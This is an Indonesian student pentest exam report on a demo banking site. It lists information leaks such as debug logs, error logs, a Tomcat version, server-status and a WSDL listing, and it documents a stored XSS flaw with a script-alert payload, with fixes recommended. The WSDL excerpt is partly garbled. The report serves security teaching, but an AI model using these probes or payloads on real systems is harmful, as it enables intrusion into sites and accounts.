
```

Sat Feb 02 11:31:30 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:38)] - User 997355147 is going buy foreign currency.
Sat Feb 02 11:31:30 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:39)] - Currency ID: CAD
Sat Feb 02 11:31:30 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:40)] - Amount: 831.80
Sat Feb 02 11:31:30 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:54)] - Transaction is prepared.
Sat Feb 02 11:31:30 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:68)] - Transaction is committed.
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:35)] - User 1879782271 is going pay the payee 718489724
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:36)] - From account: 1164681495
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:37)] - Amount: 747.88
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:38)] - Date: Tue Jan 22 06:28:25 EST 2013
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:39)] - Description: null
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:53)] - Transaction is prepared.
Sat Feb 02 11:35:09 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:67)] - Transaction is committed.
Sat Feb 02 11:46:18 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:38)] - User 1364454078 is going buy foreign currency.
Sat Feb 02 11:46:18 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:39)] - Currency ID: EUR
Sat Feb 02 11:46:18 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:40)] - Amount: 267.59
Sat Feb 02 11:46:18 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:54)] - Transaction is prepared.
Sat Feb 02 11:46:18 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:68)] - Transaction is committed.
Sat Feb 02 11:47:59 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:38)] - User 928542045 is going buy foreign currency.
Sat Feb 02 11:47:59 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:39)] - Currency ID: CAD
Sat Feb 02 11:47:59 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:40)] - Amount: 115.13
Sat Feb 02 11:47:59 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:54)] - Transaction is prepared.
Sat Feb 02 11:47:59 EST 2013 [DEBUG] [com.zero.bank.currency.CurrencyExchanger.exchangeCurrency(CurrencyExchanger.java:68)] - Transaction is committed.
Sat Feb 02 12:11:56 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:35)] - User 1921995158 is going pay the payee 2138453737
Sat Feb 02 12:11:56 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:36)] - From account: 452342125
Sat Feb 02 12:11:56 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:37)] - Amount: 497.44
Sat Feb 02 12:11:56 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:38)] - Date: Tue Jan 22 06:28:25 EST 2013
Sat Feb 02 12:11:56 EST 2013 [DEBUG] [com.zero.bank.bills.BillsService.payBill(BillsService.java:39)] - Description: null

```

Laporan Exam Merdeka Siber – “Kelompok 3”

Bisa dilihat bahwa file *debug.txt* membocorkan function yang dipakai, timestamp, serta detail transaksi yang terjadi.




A screenshot of a web browser window. The address bar shows "Not Secure http://zero.webappsecurity.com/robots.txt". Below the address bar, there are several Kali Linux tool icons: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The main content area displays an "HTTP Status 404 - /robots.txt" page. It contains the following information:

```
type Status report
message /robots.txt
description The requested resource is not available.
```

At the bottom of the page, it says "Apache Tomcat/7.0.70".


Melalui respon dari path yang tidak ada, bisa diketahui versi servlet yang digunakan, yaitu Apache Tomcat 7.0.70.




A screenshot of the Apache Tomcat 7 Documentation Index. The URL in the address bar is "http://zero.webappsecurity.com/docs/". The page title is "Apache Tomcat 7" and it says "The Apache Tomcat Servlet/JSP Container". The version is "Version 7.0.70, Jun 15 2016". On the left, there is a "Links" sidebar with links to "Docs Home", "FAQ", and "User Comments". Below that is a "User Guide" section with a numbered list from 1) Introduction to 10) Classloading. The main content area has a "Documentation Index" header and an "Introduction" section. The introduction text states: "This is the top-level entry point of the documentation bundle for the **Apache Tomcat** Servlet/JSP container. Apache Tomcat version 7.0 implements the Servlet 3.0 and JavaServer Pages 2.2 specifications from the [Java Community Process](#), and includes many additional features that make it a useful platform for developing and deploying web applications and web services." It also says: "Select one of the links from the navigation menu (to the left) to drill down to the more detailed documentation that is available. Each available manual is described in more detail below." At the bottom of the main content area, it says "Apache Tomcat User Guide".

Dokumentasi Apache Tomcat yang dapat diakses publik dengan bebas (informasi mengenai servlet yang digunakan).

Laporan Exam Merdeka Siber – “Kelompok 3”



Konfirmasi adanya file html yang lama jika mengakses /index.old



File di atas menunjukkan isi dari /server-status. Halaman tersebut menunjukkan versi apache, openssl, dan software lain yang berjalan, bahkan status dari cache.

Laporan Exam Merdeka Siber – “Kelompok 3”

Available SOAP services:	
InfoService <ul style="list-style-type: none">• searchForUsers• getAccountById• closeAccount• findTransactionsByAccount• isEnabled• transferFunds• searchForTransactions• findAccountsByUser• findAllUsers• addAccount• findStatementsByAccountAndYear• addUser• downloadStatementByName	Endpoint address: http://zero.webappsecurity.com/web-services/infoService WSDL : http://www.hp.com/webinspect/zerows?InfoService Target namespace: http://www.hp.com/webinspect/zerows
SecureInfoService <ul style="list-style-type: none">• searchForUsers• getAccountById• closeAccount• findTransactionsByAccount• isEnabled• transferFunds• searchForTransactions• findAccountsByUser• findAllUsers• addAccount• findStatementsByAccountAndYear• addUser• downloadStatementByName	Endpoint address: http://zero.webappsecurity.com/web-services/secureInfoService WSDL : http://www.hp.com/webinspect/zerows?SecureInfoService Target namespace: http://www.hp.com/webinspect/zerows

Gambar di atas menunjukkan informasi mengenai SOAP dan WSDL yang bocor.

Not Secure http://zero.webappsecurity.com/backup/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

HTTP Status 403 -

type Status report

message

description Access to the specified resource has been forbidden.

Apache Tomcat/7.0.70

Melalui halaman /backup/, respon error menunjukkan ada resource di dalam halaman tersebut dan memerlukan kredensial khusus. Ini bisa menjadi target Brute Force untuk mengakses resource dibalik halaman tersebut.

Laporan Exam Merdeka Siber – “Kelompok 3”

```
Tue Jan 22 09:11:32 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [Suspendisse] and password [Nunc].
Tue Jan 22 09:31:20 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [pede] and password [Donec].
Tue Jan 22 10:49:37 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [magna.] and password [etget].
Tue Jan 22 11:55:56 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [sed] and password [risus].
Tue Jan 22 13:45:58 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [Aliquam] and password [Morbi].
Tue Jan 22 14:55:38 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [eu] and password [arcu].
Tue Jan 22 16:12:29 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [Morbi] and password [non].
Tue Jan 22 18:51:49 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [tellus] and password [parturient].
Tue Jan 22 18:55:01 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [enim.] and password [vitae].
Tue Jan 22 18:57:25 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [sapien.] and password [laoreet].
Tue Jan 22 21:26:23 EST 2013 [ERROR] [local 10.5.157.10] [com.zero.bank.auth.UserAuthenticator.authenticate(UserAuthenticator.java:51)] - Not possible to authenticate a user with login [leo.] and password [amet].
```

Bisa dilihat dari gambar di atas bahwa errors.log menampilkan kombinasi username password yang gagal serta timestamp dan fungsi yang digunakan.

```
<wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://www.hp.com/webinspect/zerows" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:s="http://schemas.xmlsoap.org/http" name="InfoService" targetNamespace="http://www.hp.com/webinspect/zerows">
  <wsdl:types>
    <xs:schema xmlns="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://www.hp.com/webinspect/zerows" elementFormDefault="unqualified" targetNamespace="http://www.hp.com/webinspect/zerows" version="1.0">
      <xs:element name="account" type="tns:accountInfo"/>
      <xs:element name="addAccount" type="tns:addAccount"/>
      <xs:element name="addAccountResponse" type="tns:addAccountResponse"/>
      <xs:element name="addUser" type="tns:addUser"/>
      <xs:element name="addUserResponse" type="tns:addUserResponse"/>
      <xs:element name="closeAccount" type="tns:closeAccount"/>
      <xs:element name="closeAccountResponse" type="tns:closeAccountResponse"/>
      <xs:element name="downloadStatementByName" type="tns:downloadStatementByName"/>
      <xs:element name="downloadStatementByNameResponse" type="tns:downloadStatementByNameResponse"/>
      <xs:element name="findAccountByUser" type="tns:findAccountsByUser"/>
      <xs:element name="findAccountByUserResponse" type="tns:findAccountsByUserResponse"/>
      <xs:element name="findAllUsers" type="tns:findAllUsers"/>
      <xs:element name="findAllUsersResponse" type="tns:findAllUsersResponse"/>
      <xs:element name="findStatementsByAccountAndYear" type="tns:findStatementsByAccountAndYear"/>
      <xs:element name="findStatementsByAccountAndYearResponse" type="tns:findStatementsByAccountAndYearResponse"/>
      <xs:element name="findTransactionsByAccount" type="tns:findTransactionsByAccount"/>
      <xs:element name="findTransactionsByAccountResponse" type="tns:findTransactionsByAccountResponse"/>
      <xs:element name="getAccountById" type="tns:getAccountById"/>
      <xs:element name="getAccountByIdResponse" type="tns:getAccountByIdResponse"/>
      <xs:element name="isUserEnabled" type="tns:isUserEnabled"/>
      <xs:element name="isUserEnabledResponse" type="tns:isUserEnabledResponse"/>
      <xs:element name="searchForTransactions" type="tns:searchForTransactions"/>
      <xs:element name="searchForTransactionsResponse" type="tns:searchForTransactionsResponse"/>
      <xs:element name="searchForUser" type="tns:searchForUser"/>
      <xs:element name="searchForUserResponse" type="tns:searchForUserResponse"/>
      <xs:element name="transaction" type="tns:transactionInfo"/>
      <xs:element name="transactionFilter" type="tns:transactionFilterInfo"/>
      <xs:element name="transferFunds" type="tns:transferFunds"/>
      <xs:element name="transferFundsResponse" type="tns:transferFundsResponse"/>
      <xs:element name="user" type="tns:userInfo"/>
    </xs:sequence>
  </xs:complexType>
</xs:sequence>
<xs:complexType name="searchForUsersResponse">
  <xs:sequence>
    <xs:element form="qualified" minOccurs="0" name="usernameTerm" type="xs:string"/>
  </xs:sequence>
</xs:complexType>
<xs:sequence>
  <xs:element form="qualified" maxOccurs="unbounded" minOccurs="0" name="searchForUsersResult" type="tns:userInfo"/>
</xs:sequence>
```

Status: OPEN

1.5 [HIGH] Injection – Stored XSS in Admin Panel

Injection – Stored XSS in Admin Panel	
Severity	HIGH
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:H/A:N
Deskripsi	<p>Serangan Cross-Site Scripting (xss) adalah jenis serangan injeksi, di mana skrip berbahaya disuntikkan ke situs web yang seharusnya aman dan terpercaya. Di panel admin melalui halaman currencies, ada form di <i>/currencies-add.html</i> yang memiliki kerentanan Stored XSS dikarenakan value dari form tersebut dapat mengeksekusi skrip yang diinjeksi penyerang. Terdapat perlindungan cookies melalui tag HttpOnly, tetapi perlindungan ini dapat di bypass melalui teknik lainnya.</p> <p>Note: <u>Scope Changed</u> karena eksekusi skrip client-side pada browser administrator dapat memicu tindakan sisi server yang tidak diinginkan dengan hak akses administrator, tanpa sepengetahuan atau niat langsung dari administrator yang terdampak.</p>
Affected URL	<ul style="list-style-type: none"> • http://zero.webappsecurity.com/admin/currencies.html

Laporan Exam Merdeka Siber – “Kelompok 3”


	<ul style="list-style-type: none"> • http://zero.webappsecurity.com/admin/currencies-add.html
Dampak	<ol style="list-style-type: none"> 1. Pencurian Kredensial via Phishing: Penyerang dapat menyuntikkan formulir login palsu di atas halaman /currencies yang asli untuk mengelabui admin agar memasukkan kembali kredensial mereka. 2. XSS-based CSRF: Penyerang dapat inject skrip untuk melakukan CSRF terhadap admin lainnya yang mengakses halaman tersebut.
Kategori	Website
Rekomendasi	<ol style="list-style-type: none"> 1. Validasi dan Sanitasi Input: Terapkan filter untuk mencegah skrip berbahaya masuk. Tiap field, terapkan batas karakter maksimal, limit jenis karakter yang diterima, dan hapus tag berbahaya seperti script, iframe, dan sejenisnya. 2. Gunakan Atribut Cookie “HttpOnly”: Ini mencegah skrip JavaScript untuk mengakses atau mencuri cookie tersebut melalui perintah <code>document.cookie</code>. 3. Audit Existing Data: Data yang tersimpan mungkin sudah terpolusi dengan script berbahaya, segera lakukan audit untuk menghilangkan semua sisa jejak serangan XSS.

Laporan Exam Merdeka Siber – “Kelompok 3”

Referensi	https://owasp.org/Top10/2025/A05_2025-Injection/ https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
-----------	--

Bukti Temuan

Ketika mengakses `/admin/currencies-add.html`, ada sebuah kerentanan XSS.



The screenshot shows a web browser window with the URL `http://zero.webappsecurity.com/admin/currencies-add.html`. The page title is "Zero Bank". On the left, there's a sidebar with "Home", "Users", and "Currencies" buttons; "Currencies" is highlighted. A success message box says "The new currency was successfully created." Below it, there are three input fields: "ID" containing "/script>", "Country" containing "<script>alert('Country INJECTED')", and "Name" containing "<script>alert('Name INJECTED')". At the bottom right is a blue "Add" button.

Di halaman `/currencies-add`, masukan payload seperti berikut di setiap field: `<script>alert("... INJECTED")</script>`

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a web browser window with the URL <http://zero.webappsecurity.com/admin/currencies.html>. The page title is "Zero Bank". A modal dialog box from "zero.webappsecurity.com" is displayed, showing the message "Country INJECTED". Below the message is a link "Download WebInspect". At the bottom of the dialog is an "OK" button. The background page shows navigation links like "OffSec", "Kali Linux", "Kali Tools", etc., and a search bar.

Disini ditunjukkan bahwa field **Country** mengandung XSS stored.

The screenshot shows a web browser window with the same URL and page title. A modal dialog box from "zero.webappsecurity.com" is displayed, showing the message "Name INJECTED". Below the message is a checkbox labeled "Don't allow zero.webappsecurity.com to prompt you again". The background page shows the same navigation links and search bar as the first screenshot.

Disini ditunjukkan bahwa field **Name** mengandung XSS stored.

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a web application interface titled "Zero Bank". A table lists various currencies:

ID	Name	Description
SGD	Singapore	
THB	Thailand	
BTC	Panama	
BTC2	PanamaPrevious	
BTC2	PanamaNew!!!!!!	

A script tag is visible in the last row's description column:

```
<script>alert("ID  
INJECTED")</  
script>
```

Below the table is a button labeled "Add Currency".

Disini ditunjukkan bahwa field *ID* tidak mengandung XSS stored, tetapi 2 field memiliki value yang tidak muncul (karena valuenya adalah skrip alert).


